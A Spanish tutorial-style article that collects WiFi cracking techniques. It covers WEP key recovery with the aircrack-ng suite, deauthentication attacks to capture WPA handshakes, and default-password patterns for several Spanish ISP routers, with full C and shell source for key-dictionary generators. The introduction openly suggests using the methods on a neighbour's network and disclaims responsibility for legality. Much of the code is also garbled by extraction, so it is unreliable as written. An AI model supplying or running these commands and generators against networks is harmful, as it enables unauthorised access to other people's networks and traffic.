Cracking Wifi al completo

David Puente Castro (Blackngel)

¿Deseas comprobar si la red WiFi que tienes montada en tu casa es realmente segura? ¿En tu escuela saben que eres un hacha en esto de la informática y te han pedido que realices una auditoría de su red inalámbrica? ¿O simplemente no puedes costearte una conexión ADSL puesto que tus recursos son limitados y tienes la suerte de tener a tu alcance la red wireless que tu vecino ha instalado hace apenas unos meses?

Cualquiera que sea tu situación, el objetivo de este artículo es la recopilación de todos los métodos conocidos hasta la actualidad para lograr descubrir la contraseña de todas aquellas redes wifi que puedes alcanzar con tu tarjeta inalámbrica. Si lo que haces es legal o no, es responsabilidad tuya.

Introducción

¿Qué tiene este artículo que lo diferencia con cualquier otro que puedas encontrar en la red? Fácil. Casi todos los artículos o reseñas que puedas encontrar a lo largo de Internet sólo se centran en un método para hacer cierta tarea y casi siempre se resume a lo siguiente:

- Utiliza *airodump(-ng)* para capturar paquetes.
- Utiliza *aircrack(-ng)* para romper la clave.

Quizás con un posible: Utiliza *aireplay(-ng)* para inyectar paquetes. ¿Pero qué pasa cuando te encuentras en una situación en que no todo sale como debería? Cuando una red apenas produce paquetes, cuando no tiene clientes conectados o un sin fin de inconvenientes que limitan tus armas...

Pues aquí te mostraremos diversas formas de seguir consiguiendo contraseñas aun a pesar de enfrentarte a todas estas dificultades. Aquí reuniremos todo aquello que se puede encontrar en los foros más dispersos de la telaraña global, y agregaremos todos los links necesarios a cualquier herramienta que sea mencionada.

Este artículo se centra sobre el sistema operativo Linux, aunque haremos referencias en su momento al resto. Normalmente todos los programas o scripts presentados, salvo contadas excepciones, pueden ser ejecutados en ambos sistemas. Recuerda que un ejecutable de Windows puede correr bajo Linux por medio de *Wine*.

Romper WEP

Tras la puerta de este protócolo, realmente quien se encuentra es otro mucho más conocido llamado: *RC4*. Que resulta ser un algoritmo de cifrado de flujo.

Podríamos decir que RC4 convierte una contraseña cualquiera en una tirada de bits pseudoaleatorios mucho más larga que la original. Esta cadena puede ser utilizada posteriormente para aplicarse al texto plano en el proceso de cifrado real.



Figura 1. Aircrack, Airodump y Aireplay en acción

Pero WEP pretendía implantar una medida adicional de seguridad. Y para ello utilizo lo que muchos conocemos como IV's (Vectores de Inicialización). En realidad no es más que una cadena de 24 bits que se añade a la clave antes de pasar por RC4.

En resumen WEP realiza lo siguiente (extraído de la referencia que se cita al final de sección):

- Se calcula un CRC de 32 bits de los datos. Este CRC-32 es el método que propone WEP para garantizar la integridad de los mensajes (ICV, Integrity Check Value).
- Se concatena la clave secreta a continuación del IV formado el *seed*.
- El PRNG (Pseudo-Random Number Generator) de RC4 genera una secuencia de carácteres pseudoaleatorios (keystream), a partir del *seed*, de la misma longitud que los bits obtenidos en el punto 1.
- Se calcula la O exclusiva (XOR) de los caracteres del punto 1 con los del punto 3. El resultado es el mensaje cifrado.
- Se envía el IV (sin cifrar) y el mensaje cifrado dentro del campo de datos (frame body) de la trama IEEE 802.11
- El problema radica en estos dos puntos:
- La ridícula longitud del IV (24 bits)
- La pésima implementación de los fabricantes a la hora de aplicar aleatoriedad a estos Vectores de Inicialización.

La cuestión es que, aun desconociendo la clave, los IV's se repiten en multitud de ocasiones, provocando que distintos textos planos se cifren multitud de veces con el mismo *seed* (casi igual que decir que se cifra con la misma clave).

Si se consigue una cantidad de textos cifrados considerable en los que se repita el Vector de Inicialización, entonces podrían iniciarse ataques estadísticos para deducir el texto en claro. Pero resulta que gracias a la aplicación del XOR, existe una propiedad que dice que se se puede obtener el *seed* aplicado a un texto cifrado, realizando el XOR entre un texto plano y un texto cifrado con este mismo *seed*.

Entonces el problema se reduce a encontrar un texto plano cifrado con la misma cadena. Y es más sencillo de lo que parece, porque existen tráficos predecibles o bien, podemos provocarlos nosotros (mensajes ICMP de solicitud y respuesta de eco, confirmaciones de TCP, etc.).

Con todo esto es posible ya descifrar tráfico generado por una red que utilice en protocolo WEP como método de seguridad. Pero este método no es suficiente para obtener la clave. Para ello se han descubierto otras vulnerabilidades implícitas en el protocolo RC4 que facilitan esta tarea.

Para más información mejor consulten en este lugar [1].

Aircrack-ptw

Tal cual se anunció en Kriptopolis y otros lugares en su momento: *Investigadores alemanes han anunciado un nuevo ataque que reduciría a una décima parte el volumen de trafico cifrado WEP necesario para crackear la clave utilizada en una comunicación inalámbrica*.

En la práctica, el anuncio viene a significar que las comunicaciones WEP a 128 bit podrían ser crackeadas en menos de un minuto utilizando un equipo informático común.

La herramienta *aircrack-ptw* fue creada por los mismos investigadores como prueba de concepto para esta vulnerabilidad, aunque hoy en día la ultima versión de *aircrack-ng* ya implementa este ataque (si bien puede ser desactivado a petición en la linea de comandos).

Por último recordar que existen muchas otras herramientas que nos permiten capturar tráfico. Algunas de ellas tienen nombres tan conocidos como:

- Wireshark (ethereal)
- AirSnort
- Kismet

Lo que ocurre es que la suite *Aircrack(-ng)* está especialmente diseñada para dedicarse a una única tarea. Y es por ello que nos hace la vida mucho más fácil.

Ataque básico

No me centraré más que en los 3 o 4 pasos básicos que se deben dar para crackear una red wireless estandar sin más complicaciones:

- Poner a correr airodump(-ng) normalmente para ver todas las redes que encontramos a nuestro alcance:
  ```
  $ airodump-ng --write captura
  --ivs interfaz
  ```
- Cuando nos hayamos decidido por una red en concreto y tengamos el canal sobre el que opera:
  ```
  $ airodump-ng --write red_elegida
  --channel X --ivs interfaz
  ```

Ahora esperamos a que el campo DATA de la red elegida comience a subir hasta alcanzar como mínimo una cantidad de 250.000 para redes con claves de 64 bits o cerca de 1.000.000 para redes de 128 bits.

A tener en cuenta:

- Para el resto de redes que se presentan en este artículo normalmente deberás suprimir el parámetro `--ivs` para que el archivo tenga formato `*.cap` y pueda ser interpretado correctamente por los programas adecuados.
- Si deseas que en pantalla solo aparezca la red sobre la que te centras puedes especificar el parámetro `--bssid` seguido de la dirección MAC del punto de acceso.
- La cantidad de paquetes IV que precises puede variar mucho dependiendo de la red con la que estés tratando. Recuerda que siempre puedes ir probando el archivo de

Figura 2. Logo wlan

Listado 1a. Código Fuente Wlandecrypter

```
/*****************************************************

* Fichero:                      wlandecrypter.c
* Fecha:                        23-03-2006
* Autor:                        Nilp0interR (nilp0inter2
k6[at]gmail[dot]com)
* Actualizado:                  22-11-2006
* Modicado:                     06-11-2008 blackngel
(black@set-ezine.org)
*
* Descripción: Generador de diccionario de claves
               por defecto para los
* router de Timofonik Zyxel, Xavvy y Comtrend.
*
* Este programa es software libre; puedes
redistribuirlo y/o modificarlo
* bajo los términos de la Licencia Publica General
               GNU (GPL) publicada
* por la Free Software Foundation; en su version
              numero 2, o (bajo tu
* criterio) la ultima version.
              Mira http://www.fsf.org/copyleft/gpl.txt.
*
* Este programa se distribuye SIN GARANTIA de ningun tipo.
*
*****************************************************/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#define MAXROUTER 8
#define MAXINDEX 1
#define VERSION 0
#define SUBVERSION 5

typedef struct Router
{
   char bssid[9];
   char init[MAXINDEX][8];
   char notas[30];
} tRouter;

char hex[16] = "0123456789ABCDEF";

void toUpperString(char *);
void initRouters(tRouter []);
void datosRouters(tRouter []);

int buscaBssid(tRouter [], char *);
void imprimeClaves(FILE *, tRouter [], int, char *);

int main(int argc, char *argv[])
{
   int bssidId, i;
   int validHex=0;
   char endKey[2];
   tRouter routers[MAXROUTER];
   FILE *fichero;

   if (argc < 3 || argc > 4) {
      muestraAyuda();
      return 1;
   }

fprintf(stderr, "\nwlandecrypter %i.%i - (c) 2006
nilp0inter2k6_at_gmail.com\n",

    VERSION, SUBVERSION);
fprintf(stderr, "------------>
    http://www.rusoblanco.com  <------------\n\n");

   if (strlen(argv[1]) != 17) {
      fprintf(stderr," [-] Longitud
                        de BSSID invalida\n");
      return 1;
   }

   initRouters(routers);
   datosRouters(routers);

   bssidId = buscaBssid(routers, argv[1]);

   if (bssidId == -1) {
      fprintf(stderr, " [-] BSSID no encontrado\n");
      return 1;
   }
   else {
      fprintf(stderr, " [+] BSSID: %s\n"
                      " [+] Modelo: %s\n", argv[1],
      routers[bssidId].notas);

      toUpperString(&argv[2]);

      if (strlen(argv[2]) < 7 || strlen(argv[2]) > 9 ||
                strncmp("WLAN_",
                argv[2], 5) != 0 ) {
         fprintf(stderr, " [-] ESSID:
                %s invalido!!\n", argv[2]);
         return 1;
      }
      else {
         for (i = 0; i < 16; i++) {
            if (argv[2][5] == hex[i])
               validHex++;
            if (argv[2][6] == hex[i])
               validHex++;
         }

         if (validHex != 2) {
            fprintf(stderr, " [-] ESSID:
                %s invalido!!\n", argv[2]);
            return 1;
         }
         else {
            endKey[0]=argv[2][5];
            endKey[1]=argv[2][6];

            fprintf(stderr," [+] ESSID: %s\n",
argv[2]);

            if (argc > 3) {
               fprintf(stderr," [+]
               Fichero de claves: %s\n", argv[3]);
```

Listado 1b. Código Fuente Wlandecrypter

```
                fichero = fopen(argv[3], "a+");
                if (fichero != NULL) {
                imprimeClaves(fichero,routers,bssidId,
                              endKey);
                fclose(fichero);
                fprintf(stderr, " [+]
                       Fichero guardado\n");
             }
             else {
                fprintf(stderr, " [-]
                       Error al abrir el fichero\n");
                return 1;
             }
          }
          else {
             fprintf(stderr," [+] Seleccionada
                       salida estandar\n");
             imprimeClaves(stdout, routers,
                       bssidId, endKey);
          }
       }
    }

    return 0;
}

void toUpperString(char *s)
{
   while (*s) {
      *s = toupper(*s);
      s++;
   }
}

void initRouters(tRouter routers[MAXROUTER])
{
   int i, j;

   for (j = 0; j < MAXROUTER; j++) {
      strcpy(routers[j].bssid, "");
      for (i = 0; i < MAXINDEX; i++)
         strcpy(routers[j].init[i], "");
      strcpy(routers[j].notas, "");
   }
}

void datosRouters(tRouter routers[MAXROUTER])
{
   // Z-com
   strcpy(routers[0].bssid, "00:60:B3\0");
   strcpy(routers[0].init[0], "Z001349\0");
   strcpy(routers[0].notas, "Z-com\0");

   // Xavvy
   strcpy(routers[1].bssid, "00:01:38\0");
   strcpy(routers[1].init[0], "X000138\0");
   strcpy(routers[1].notas, "Xavi 7768r\0");

   // Comtrend
   strcpy(routers[2].bssid, "00:03:C9\0");
   strcpy(routers[2].init[0], "C0030DA\0");
   strcpy(routers[2].notas, "Comtrend 535\0");

   // Zyxel : Gracias a thefkboss de
   // foro.elhacker.net por esta observacion
   strcpy(routers[3].bssid, "00:A0:C5\0");
   strcpy(routers[3].init[0], "Z001349\0");
   strcpy(routers[3].notas, "Zyxel 650HW/660HW\0");

   // Comtrend NUEVO, gracias a dnreinad por
   // el coche xD
   strcpy(routers[4].bssid, "00:16:38\0");
   strcpy(routers[4].init[0], "C0030DA\0");
   strcpy(routers[4].notas, "Comtrend 536+\0");

   // P-660HW-D1
   strcpy(routers[5].bssid, "00:13:49\0");
   strcpy(routers[5].init[0], "Z001349\0");
   strcpy(routers[5].notas, "P-660HW-D1\0");

   // ZyGate
   strcpy(routers[6].bssid, "00:02:CF\0");
   strcpy(routers[6].init[0], "Z0002CF\0");
   strcpy(routers[6].notas, "ZyGate\0");

   // ZyGate
   strcpy(routers[7].bssid, "00:19:15\0");
   strcpy(routers[7].init[0], "C0030DA\0");
   strcpy(routers[7].notas, "Comtrend\0");
}
void muestraAyuda()
{
fprintf(stderr, "\nwlandecrypter %i.%i - (c)
2006 nilp0inter2k6_at_gmail.com\n",
          VERSION, SUBVERSION);
fprintf(stderr, "------------>  http://
www.rusoblanco.com  <------------\n\n");
fprintf(stderr, "  uso: wlandecrypter <bssid>
<essid> [output file]\n\n");
}
int buscaBssid(tRouter routers[MAXROUTER],
char *bssid)
   int i;
   toUpperString(&bssid);
   for(i = 0; i < MAXROUTER; i++) {
      if (strncmp(routers[i].bssid, bssid, 8) ==
0)
         return i;
   }
      return -1;
}
void imprimeClaves(FILE *out, tRouter
routers[MAXROUTER], int bId, char *keyEnd)
{
   int i, index=0;
   while(index < MAXINDEX && strcmp
        (routers[bId].init[index], "")) {
      for (i = 0; i < 65536; i++)
         fprintf(out, "%s%04X%c%c\n",
         routers[bId].init[index],
                                        i,
keyEnd[0], keyEnd[1]);
      index++;
   }
}
```

capturas con *aircrack(-ng)* sin necesidad de parar el proceso *airodump(-ng)*.

- Ejecutar un ataque de inyeccion de paquetes para aumentar el trafico:

```
$ aireplay-ng -3 -b MAC AP -h MAC CLIENTE
```

Para ejecutar este ataque necesitas que en la parte inferior del *airodump(-ng)* se muestre un cliente autorizado conectado a la red. Recuerda también que este paso es opcional pero hoy en día casi imprescindible si no queremos perder horas crackeando una red.

Lanzar *aircrack(-ng)* en la búsqueda de la clave correcta:`$ aircrack-ng captura.ivs.`

Te pedirá que elijas la red en caso de que haya capturado paquetes de varias y se pondrá directamente a hacer sus cálculos internos para proporcionarte la clave correcta.

Si tuvieras pistas acerca de si se trata de una contraseña compuesta por solo números o solo caracteres alfanuméricos, etc... no te olvides de utilizar los parámetros `-h` o `-t`. Podrían ahorrarte muchísimo tiempo.

Por lo demás puedes seguir jugando con los parámetros de cada una de las aplicaciones, algunos de ellos te muestran la contraseña en formato *ASCII* (muy útil si deseas ver las suposiciones que va haciendo aircrack(-ng) acerca de la clave) y otros te permiten variar ciertos indices de fuerza bruta o ataques *korek* especiales (Figura 1).

Listado 2. Script Rwlan

```
#!/bin/bash

INICIO=2009999900000
FIN=2001000000000

until ((INICIO==FIN))
do
   echo $INICIO >> $1
   let INICIO=$INICIO-100000
done
echo 1000000000000 >> $1
```

Listado 3. Script DlinkWireless

```
   #!/bin/bash
   P1=`echo $1|cut -d : -f 1`
   P2=`echo $1|cut -d : -f 2`
   P3=`echo $1|cut -d : -f 3`
   P4=`echo $1|cut -d : -f 4`
   P5=`echo $1|cut -d : -f 5`
   P6=`echo $1|cut -d : -f 6`

echo $P6$P1$P5$P2$P3$P4$P6$P5$P2$P3$P4$P1$P3
```

Ataque a "WLAN_XX"

Investigando las WiFi WLAN_XX, una tal `nilp0inter` público en un foro que había descubierto que las claves por defecto de este tipo de redes eran prácticamente comunes según que marca de router fuese utilizado.

Todos los routers wireless de una misma marca utilizaban una misma raíz para sus contraseñas. A continuación venían 4 dígitos hexadecimales cualesquiera seguido de los dos últimos dígitos que componían el nombre de la WLAN (Figura 2).

Los fabricantes que se habían estudiado eran los siguientes:

Z-com	Z001349
Zyxel	Z001349
P-660HW-D1	Z001349
Xavvy	X000138
Comtrend	C0030DA
Zygate	Z0002CF o C0030DA

De todos es sabido ya que los 3 primeros pares de una dirección MAC indica cual es el fabricante del router o de una tarjeta inalámbrica. Con esto ya podemos saber qué raíz de clave corresponde a una MAC.

- ESSID: WLAN_AB
- MAC: 00:60:B3:04:F1:ED

Sabemos que la MAC es de un router de la marca 'Z-com' y que la clave por defecto para esa red será algo como:

```
Z001349XXXXAB
```

Para conseguir la contraseña completa, el problema se basa en aplicar la fuerza bruta para crear un diccionario con todas las posibles claves que vayan desde `Z0013490000AB` hasta `Z001349FFFFAB`.

Y `nilp0inter`, tan amablemente, se dispuso a crear un programa en C que hiciera estas operaciones de una forma eficaz. Eso fue halla por el 2006. Aquí tenéis una referencia al programa [2] tal cual lo hizo su autor con el cual me he comunicado y ha afirmado que remitiría mis sugerencias a los actuales mantenedores del programa que el abandonó hace ya un tiempo.

Yo me he permitido modificar el programa en ciertos aspectos para hacerlo más eficiente. El programa puede ejecutarse de dos maneras:

```
$ ./wlandecrypter <BSSID> <ESSID>
   -> Salida por pantalla
$ ./wlandecrypter <BSSID> <ESSID>
   [FICHERO] -> Crea diccionario
```

La primera forma es muy útil para utilizarla en combinación con el programa *Weplab* [3], que será el encargado de contrastar cada una de las posibles claves con un archivo de captura que deberá contener al menos 4 paquetes en formato `*.cap`.

Este podría ser un ejemplo de ejecución:

```
   $ wlandecrypter 00:60:B3:04:F1:ED
WLAN_AB | weplab --key 128 -y
     --bssid 00:60:B3:04:F1:ED
captura_wlan.cap
```

El programa WepAttack [4] también sirve para este propósito. Y podrías arrancarlo de este modo:

```
   $ wlandecrypter 00:60:B3:04:F1:
ED WLAN_AB | wepattack -f captura_
wlan.cap
```

Puedes ver el código fuente creado por `nilp0inter` y modificado por mi en el Listado 1.

Tal como se presenta, el código es fácil de comprender incluso para un programador novato. En resumen, el proceso siempre es el mismo:

- Capturar cuatro paquetes con `airodump (-ng)` en formato `*.cap`.
- Generar el diccionario para la MAC y ESSID deseados con wlandecrypter.
- Pasar este diccionario a Weplab o WepAttack.

La clave por defecto se obtiene en cuestión de segundos.

Ataque a "R-WLANXX"

Para este tipo de redes, presentes sólo en la provincia de Galicia, basta con aplicar de forma pura y dura la fuerza bruta. Sus claves por defecto suelen ser 6 dígitos decimales aleatorios seguidos de 7 ceros que rellenan los 13 caracteres típicos de una contraseña de 128 bits.

En otros lugares se ha dicho que la clave se compone de 8 dígitos cualesquiera seguido de 5 ceros hasta completar los 13. También hay quien dice que los primeros 4 dígitos de la clave corresponden con el año de fabricación del router o con el número del cliente asignado quedando las claves con una estructura de este tipo:

```
2001XXXX00000
2002XXXX00000
####XXXX00000
2008XXXX00000
2009XXXX00000
```

No obstante, no es extremadamente costoso hacer una lista con todas las posibles combinaciones y probar ésta contra un archivo de captura con 4 IV's, con un comando como este:

```
$ aircrack-ng -b BSSID -w lista_
numeros.txt fichero.cap
```

Si, por aquello de probar, quisieras crear un diccionario que abarcara desde el año 2001 hasta el 2009 inclusive, podrías utilizar el sencillo script que se muestra en el Listado 2.

El número de claves posibles se reduciría bastante, y el tiempo de crackeo lo haría en la misma proporción.

Ataque a "ADSLXXXX"

La raíz del problema para las redes Wireless de Orange viene dado por el motivo siguiente: Algunas redes WiFi utilizan palabras de paso o *passphrases* para generar claves WEP estáticas. El administrador del router inserta en la pantalla de instalación este passphrase y el software específico de éste configura automáticamente la clave WEP apropiada por defecto. Esto simplifica el proceso de instalación, porque las palabras de paso son más fáciles de recordar que la clave WEP generada en si.

Hay situaciones en que este método no puede ser utilizado:

- No todo el hardware Wifi lo soporta.
- Cuando en la red se mezclan equipos de diferentes fabricantes.

Pero este no es el caso, y la empresa Orange utiliza este método para generar las claves por defecto para sus routers. La situación es la siguiente:

- El ESSID de estas redes siempre tiene el aspecto 'ADSLXXXX' donde las cuatro X son siempre dígitos aleatorios.
- La passphrase tiene el aspecto yyyyXXXX, donde las X coinciden con las del ESSID y las 'y' son siempre letras en minúscula.
- El método para crear la clave WEP a partir del passphrase es aplicarle al mismo el algoritmo MD5. Lo que nos da la WEP en hexadecimal.

Con esto es fácil crear un diccionario con todas las posibles contraseñas para estas redes. Imaginate lo siguiente:

- Tenemos una red llamada ADSL1234.
- Las passphrases irán desde 'aaaa1234' hasta 'zzzz1234'.
- A cada una le aplicamos MD5 y guardamos el resultado en un fichero que hará de diccionario contra una captura, como siempre, de al menos 4 paquetes.

De la mano de 'ska1ix' se creó un programa, llamado DecSagem [5], que cumple dos funciones:

- Crea un diccionario con todas las posibles claves.
- Una vez obtenida la clave WEP puede utilizarse para obtener la passphrase si se le pasa la anterior como parámetro.

Su uso es tal que así:

```
$ decsagem [-i] <numeroSSID>
<clave>
```

Donde <numeroSSID> son las cuatro cifras que acompañan en el ESSID al nombre 'ADSL'. Y <clave> es la WEP key que obtendremos al pasar el diccionario resultante por aircrack(-ng) (que nos permitirá entrar en la red) y que nos da la posibilidad, opcionalmente, de conseguir el passphrase correspondiente.

Listado 4. Diccionario DlinkWireless

```
#include <stdio.h>
/* Por aquello de hacerlo mas intuitivo */
#define P1 0
#define P2 1
#define P3 2
#define P4 3
#define P5 4
#define P6 5
int main(int argc, char *argv[])
{
   FILE *dic;      /* Archivo de salida */
   int mac[6];     /* Direccion MAC     */
   int n, var;     /* Variables Utiles  */
   if (argc < 3) {
      fprintf(stderr, "Usage: ./ddlink XX:XX:XX:XX:XX:XX
                       archivo_salida\n");
      exit(0);
   }
   /* Leemos la MAC en el formato correcto*/
   n = sscanf(argv[1], "%02x:%02x:%02x:%02x:%02x:%02x",
       &mac[0], &mac[1],
       &mac[2], &mac[3],
       &mac[4], &mac[5]);
   dic = fopen(argv[2], "w"); /* Abrimos archivo para escritura*/
   /* Generamos todas las posibles claves */
   for (var = 0; var < 256; var++) {
      fprintf(dic, "%02x%02x%02x%02x%02x%02x%02x%02x
                    %02x%02x%02x%02x%02x\n",
                    mac[P6], mac[P1], mac[P5], mac[P2],
                    mac[P3], mac[P4], mac[P6], mac[P5],
                    mac[P2], mac[P3], mac[P4], mac[P1], var);
   }
   printf("\nEl diccionario ha sido creado correctamente\n");
   printf("\nLa clave mas probable es: ");
   printf("%02x%02x%02x%02x%02x%02x%02x%02x
           %02x%02x%02x%02x%02x\n\n",
           mac[P6], mac[P1], mac[P5], mac[P2],
           mac[P3], mac[P4], mac[P6], mac[P5],
           mac[P2], mac[P3], mac[P4], mac[P1], mac[P3]);
   fclose(dic);
   return 0;    /* BYE */
```

Ataque a "JAZZTEL_XX"

Más adelante se descubrió que las redes cuyo ESSID radicaba como en el título de esta sección, seguían la misma lógica que las redes 'WLAN_XX'. De hecho, en un principio, detrás de todas estas wifi esta siempre un router de esta clase:

```
Marca →  Comtrend
Raiz MAC      →  00:1A:2B
Raiz Clave    →  E001D20
```

Y entonces llegó *nilp0inter* y creó otro programa llamado *jazzteldecrypter* que venía a crear el diccionario con todas las claves posibles para esta clase de redes. Programa que no escribiré aquí, por la simple razón de que es una copia exacta del `wlandecrypter` ya creado, al que se le ha añadido en la lista de routers la siguiente entrada:

```
// Comtrend
strcpy(routers[i].bssid,
"00:1A:2B\0");
strcpy(routers[i].init[0],
"E001D20\0");
strcpy(routers[i].notas, "Comtrend\0");
```

Claro que a la constante MAXROUTER definida al principio del código habría que sumarle una unidad para que el programa funcionase correctamente.

Ataque a "DLINKWIRELESS"

Estas redes suelen encontrarse bastante a menudo, y siguiendo con los colmos de las grandes ideas que tienen las empresas a la hora de proteger a sus clientes, pues aquí tenemos otra más, y de las gordas.

Las ultra-mega-secretas claves de aquellas wifi's que poseen este ESSID son una recomposición (recombinación) de los pares de los bytes que forman la MAC del router. Es decir, un cambio de posiciones:

```
Llave maestra   6152346523413
```

Algoritmo:

- Obtenemos la MAC del router:

```
00:1F:3C:16:A7:9F
     1 →  00
     2 →  1F
     3 →  3C
     4 →  16
     5 →  A7
     6 →  9F
```

- Aplicamos la llave maestra:

```
P6 P1 P5 P2 P3 P4 P6 P5 P2 P3 P4 P1 P3
-- -- -- -- -- -- -- -- -- -- -- -- --
9F 00 A7 1F 3C 16 9F A7 1F 3C 16 00 9F
```

- Resultado final:

```
9F00A71F3C169FA71F3C16009F
```

Bien, llegados a este punto se hizo un sencillo script (por parte de un tal *pianista*) que realizaba los cambios de posiciones automáticamente. Vea Listado 3.

Pero según parece no era oro todo lo que relucía. En los foros se vieron comentarios de gente que afirmaba coincidir con esta solución, con la única diferencia de que al último par hexadecimal había que restarle una unidad. Esto merece una explicación. La realidad es, que cuando realizamos una captura de paquetes, podemos observar normalmente el BSSID, que viene a ser la MAC del AP (punto de acceso) y la MAC del *router* que, normalmente, siempre coincide con la del AP. Es por este motivo que creemos que estamos viendo la misma dirección.

Puede darse la situación de que esto no sea así, y esto es lo que ha ocurrido. En algunos casos las dos MAC's se diferencian en una unidad, y entonces es la MAC del router la que tenemos que tomar y no la otra.

De todos modos, probar dos claves no es mucho trabajo para una persona normal y corriente. No obstante, yo he automatizado la tarea en lenguaje C. El programa toma como primer parámetro la dirección MAC del punto de acceso y como segundo el nombre del diccionario que deseas crear. Puedes echar un vistazo en el Listado 4.

A parte de generar el diccionario me permito imprimir por pantalla la que posiblemente pueda ser la clave correcta sin tener que hacer uso del `aircrack(-ng)`.

Ataque a ONO (P123456789)

En cierta ocasión encontré una red de este tipo, pero por desgracia no pude demostrar la veracidad de lo que aquí se va a contar.

La cuestión, según parece, es que a los de ONO no se le ha ocurrido mejor idea que tomar como contraseña por defecto para este tipo de redes, el numero que se encuentra después de la *P* de su ESSID restándole 1. Es decir:

- Si la red se llama `P623894175`
- La clave sería `623894174`

En otro lugar se ha dicho que este último número (el que tomamos como clave), debe ser pasado como parámetro a un programa llamado: Thomson Pass-Phrase Generator. Se supone que es entonces cuando realmente se genera la clave realmente válida. Pero, de todos modos, hay quien ha comprobado que este paso no es necesario y que la simple resta produce la clave adecuada.

Romper WPA (no de momento pero...)

WPA no se puede romper (de momento). Y aunque haya empezado con una afirmación tan contundente, no desesperes. El asunto radica en que no todas las redes protegidas con el algoritmo WPA utilizan contraseñas realmente seguras ni, lo que es peor todavía, aleatorias.

A partir de aquí perseguiremos una consigna: Si puedes encontrar un patrón, puedes encontrar una clave. Pero para poder testear claves contra este tipo de cifrado, sí que hay algo que precisaremos obligatoriamente: El tan nombrado *handshake*. Este no es ni más ni menos que el proceso de conexión de un cliente con el punto de acceso

que contiene información primordial sobre la clave. Para capturar un paquete de este tipo nada más que debemos esperar con *airodump(-ng)* a que un cliente autorizado se asocie correctamente al router. Pero la gente a veces no tiene paciencia y entonces echan mano de *aireplay(-ng)*.

¿Cómo? Pues ejecutando un ataque de desautentificación.

Capturamos paquetes:

```
$ airodump-ng --bssid 00:01:02:03:04:
05 -c 11 -w psk ath1
```

Realizamos el ataque en concreto:

```
$ aireplay-ng -0 5 -a 00:01:02:03:04:
05 -c 11:22:33:44:55:66 wifi0
```

Dejamos corriendo el *airodump* para capturar paquetes de ese punto de acceso, cuando un cliente reconecte, arriba a la derecha veremos la frase:

```
- 'Handshake 00:01:02:03:04:05'
```

El truco está en repetir el ataque 2 de forma intermitente, para dar tiempo a reconectar al cliente.

TKIP

Bueno, no me detendré a contaros toda la historia, dado que aquí [6] la comprenderéis sin duda al detalle. De esto me enteré por primera vez, tranquilo en mi trabajo, cuando suena la campanilla de mi gestor de correo avisándome de que un mensaje nuevo espera calentito en la bandeja de entrada. Directamente veo que se ha filtrado hacia la carpeta *Hispasec* donde almaceno todas los noticias sobre las últimas en seguridad informática que recibo de *Una-al-dia*.

Quizás una nueva actualización de los productos de Bill, tal vez nuevos paquetes disponibles para SuSE, o una ejecución de código arbitrario o denegación de servicio en X programa, modulo Y. ¡Pero no! Asombrosamente: *TKIP y WPA heridos de muerte*.

Un ataque basado en la misma técnica que volvió obsoleto al WEP (ataque conocido como chopchop) ha permitido que se pueda descifrar un paquete de tipo ARP en menos de 15 minutos, independientemente de la contraseña usada para proteger el WPA.

Como bien sabemos, WPA puede utilizar por el momento dos tipos de cifrado que son TKIP o AES, pero por suerte para aquellos que se autodenominan auditores de redes wireless, suele ser el primero el que se encuentra presente en la fiesta la mayoría de las ocasiones.

De momento, y para los que se hayan emocionado, decir que todavía no es posible obtener la clave de la red directamente como se hacia con WEP. Las posibilidades a día de hoy son la de inyectar paquetes para provocar una denegación de servicio o incluso redirigir el tráfico (que no es poco a decir verdad).

Ataque a TELE2

Todo fue como una especie de proyecto para recolectar contraseñas por defecto de esta clase de routers. El objetivo era, como siempre, sacar el patrón que las generaba.

Luego empezaron a aparecer suposiciones:

- Los unos dijeron que sus contraseñas empezaban por la cadena *IX1V* seguido de 7 dígitos cualesquiera.
- *IX1V7*, con este último dígito constante, y otros 6 cualesquiera.
- Y los últimos dijeron que sus contraseñas empezaban por la raíz *IX1VP*.

Sea como fuere, más adelante se descubrió que los del segundo grupo habían adquirido el router, absolutamente todos ellos, durante el año 2007.

Figura 4. Escritorio y Logo de la distribución WifiSlax

A partir de aquí se decidió que, como siempre, lo principal era crear un diccionario con todas las posibilidades. Como se puede deducir los que empiezan por la raíz *IX1V7* tardan una décima parte en crearse que los que empiezan por *IX1V* (aunque este último abarca todas las posibilidades, siempre que lo que siga sean dígitos y no otros caracteres).

Para crear tal diccionario algunos se decidieron por hacer uso de la siguiente herramienta. Podéis descargarla desde la siguiente referencia [7].

Su uso viene como sigue:

```
$ perl wg.pl -a IX1V -v 0123456789
   -l 7 -u 7 >> dic_tele2.txt
```

o para los del año 2007:

```
$ perl wg.pl -a IX1V7 -v 0123456789
   -l 6 -u 6 >> dic_tele2_07.txt
```

Como es habitual, este diccionario puede ser utilizado directamente con la opción `-w` de aircrack; pero este proceso es muy lento, apenas prueba unos cientos de claves por segundo.

Pero entonces apareció el programa *Cowpatty* acompañado de la utilidad *genpmk*.

Esta última se encarga de pasar el listado de claves posibles que generamos en el paso anterior a un formato que pueda entender su amigo Cowpatty con las *primary master key* ya precalculadas. Se ejecuta más o menos así:

```
$ genpmk -f dic_tele2.txt
   -d tele2.dic -s Tele2
```

Lo mejor de todo es que a medida que vas generando el nuevo diccionario precalculado, lo puedes ir testeando contra un archivo de capturas que al menos contenga un handshake. Aquí el comando:

```
$ cowpatty -r captura.cap
   -d tele2.dic -s Tele2
```

